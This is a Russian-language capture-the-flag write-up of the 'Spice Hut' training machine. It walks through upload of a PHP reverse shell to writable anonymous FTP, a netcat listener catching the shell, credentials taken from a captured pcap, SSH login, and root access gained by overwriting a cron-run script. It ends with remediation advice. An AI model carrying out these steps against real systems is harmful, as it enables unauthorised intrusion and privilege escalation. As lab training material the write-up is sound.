Краткая сводка

В ходе тестирования на проникновение учебной машины Spice Hut был получен первоначальный доступ к системе, а затем полный контроль над ней с правами root.

Атака была проведена по следующей цепочке: обнаружение анонимного FTP-доступа с правами записи, загрузка Reverse Shell, получение учётных данных из сетевого трафика, подключение по SSH под пользователем lennie и повышение привилегий через уязвимый скрипт, выполняемый от имени root.


Уровень критичности: Высокий (полная компрометация системы).

Использованные инструменты


- RustScan / Nmap — сканирование открытых портов и служб.
- Feroxbuster — поиск скрытых директорий веб-сервера.
- Curl — проверка доступности ресурсов.
- FTP — подключение и передача файлов.
- Netcat — получение обратной оболочки.
- Wireshark — анализ сетевого трафика.
- SSH — подключение к удалённой системе.


Сканирование сети

Первоначально была проверена доступность целевой машины.



Затем выполнено сканирование открытых портов с целью определения доступных сетевых служб и дальнейших направлений исследования.






```
PORT   STATE  SERVICE VERSION
21/tcp open   ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp [NSE: write
able]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.143.185
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open   ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; pro
tocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
53/tcp closed domain
80/tcp open   http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Maintenance
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

Обнаружены следующие порты:

-21/tcp — FTP (vsftpd 3.0.3). Разрешён анонимный вход, директория доступна для записи.

-22/tcp — SSH (OpenSSH 7.2p2).
-80/tcp — HTTP (Apache 2.4.18).
-53/tcp — DNS (закрыт).
В FTP обнаружены файлы important.jpg и notice.txt.
Основной интерес представляет FTP, поскольку он допускает анонимный доступ и запись файлов.


Параллельно проведён поиск скрытых директорий веб-сервера.

В результате обнаружена директория `/files/`.

```
301      GET        9l       28w      314c http://10.49.131.164/files
 => http://10.49.131.164/files/
```

Первоначальный доступ


Подключились к ftp



На FTP-сервер был загружен файл Reverse Shell monkeyShell(шелл php из открытых источников)

```
ftp> put monkeyShell.php
local: monkeyShell.php remote: monkeyShell.php
229 Entering Extended Passive Mode (|||60417|)
150 Ok to send data.
100% |*****************************|  5502       30.50 MiB/s    00:00 ETA
226 Transfer complete.
5502 bytes sent in 00:00 (13.00 KiB/s)
ftp>
```

Далее, в веб мы переходим к /files(найденных раннее) и обнаружили содержимое ftp наш shell



После запуска прослушивания порта 4444 и открытия документа из веб, получено обратное соединение с целевой системой.

```
➜  ~ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.143.185] from (UNKNOWN) [10.49.131.164] 50408
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 U
TC 2020 x86_64 x86_64 x86_64 GNU/Linux
 16:28:59 up 31 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Стабилизируем шелл для удобства

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@startup:/home$
```

Таким образом, был получен первоначальный доступ к машине.

В ходе дальнейшего исследования прочитан файл `recipe.txt`, содержащий ответ на первый вопрос: `love`.

```
www-data@startup:/$ cat recipe.txt
cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I
figured I can't keep it a secret forever and told him it was love.
www-data@startup:/$
```



Также был обнаружен пользователь lennie

```
lennie:x:1002:1002::/home/lennie:
```

Анализ сетевого трафика

Обнаружили, что мы имеем доступ к директории incidents
**

```
drwxr-xr-x   2 www-data www-data  4096 Nov 12  2020 incidents
```

В ней обнаружен файл с расширением для Wireshark(pcapng), содержащий сетевой трафик.


```
www-data@startup:/incidents$ ls
ls
suspicious.pcapng
www-data@startup:/incidents$
```

Файл был извлечён через FTP и открыт в Wireshark для анализа.

(полный путь для ftp по дефолту)

```
www-data@startup:/incidents$ cp suspicious.pcapng /var/www/html/files
/ftp/
cp suspicious.pcapng /var/www/html/files/ftp/
www-data@startup:/incidents$
```


Для поиска возможных учётных данных выполнена фильтрация пакетов по ключевому слову `pas`.




В результате обнаружены данные, содержащие предположительный пароль.

Получение пользовательского доступа

Используя обнаруженный пароль, выполнена попытка подключения по SSH.



Успешно выполнен вход в систему под пользователем `lennie`.



После подключения найден и прочитан пользовательский файл `user.txt`.



Пользовательский доступ успешно получен.

Повышение привилегий

В ходе исследования обнаружен скрипт `planer.sh`, который выполняется от имени пользователя root.



Данный скрипт запускает другой файл — `print.sh`.

```
$ cat print.sh
#!/bin/bash
echo "Done!"
```

Зашли в /etc

```
$ ls -la
```

При проверке прав доступа установлено, что пользователь `lennie` может изменять содержимое `print.sh`.

```
drwxr-xr-x  4 root   root    4096 Sep 25  2020 ppp
-rwx------  1 lennie lennie    25 Nov 12  2020 print.sh
-rw-r--r--  1 root   root     575 Oct 22  2015 profile
```


Это позволило добавить в скрипт собственную команду, которая будет выполнена с привилегиями root.

```
$ echo "cat /root/root.txt > /home/lennie/root_flag.txt" > print.sh
$
```

Она создаёт файл root_flag.txt в нашей директории и записывает туда данные /root/root.txt.

Поскольку выполнение скрипта связано с планировщиком заданий Cron, было выполнено ожидание его автоматического запуска.

После выполнения скрипта удалось прочитать содержимое `root.txt`.



Получен полный доступ к системе (root).

Рекомендации по устранению

1. **Отключить анонимный доступ к FTP:** запретить подключение без аутентификации.
2. **Ограничить права записи FTP:** запретить загрузку произвольных файлов или ограничить её отдельной директорией.
3. **Защитить сетевой трафик:** не передавать пароли и другие учётные данные в открытом виде.
4. **Защитить учётные данные:** использовать уникальные сложные пароли и не хранить их в сетевом трафике.
5. **Исправить права доступа к скриптам:** пользовательские учётные записи не должны иметь возможность изменять файлы, выполняемые от имени root.
6. **Проверить настройки Cron:** ограничить права на изменение скриптов и каталогов, используемых заданиями планировщика.
7. **Ограничить привилегии:** применять принцип наименьших привилегий для всех пользователей и системных процессов.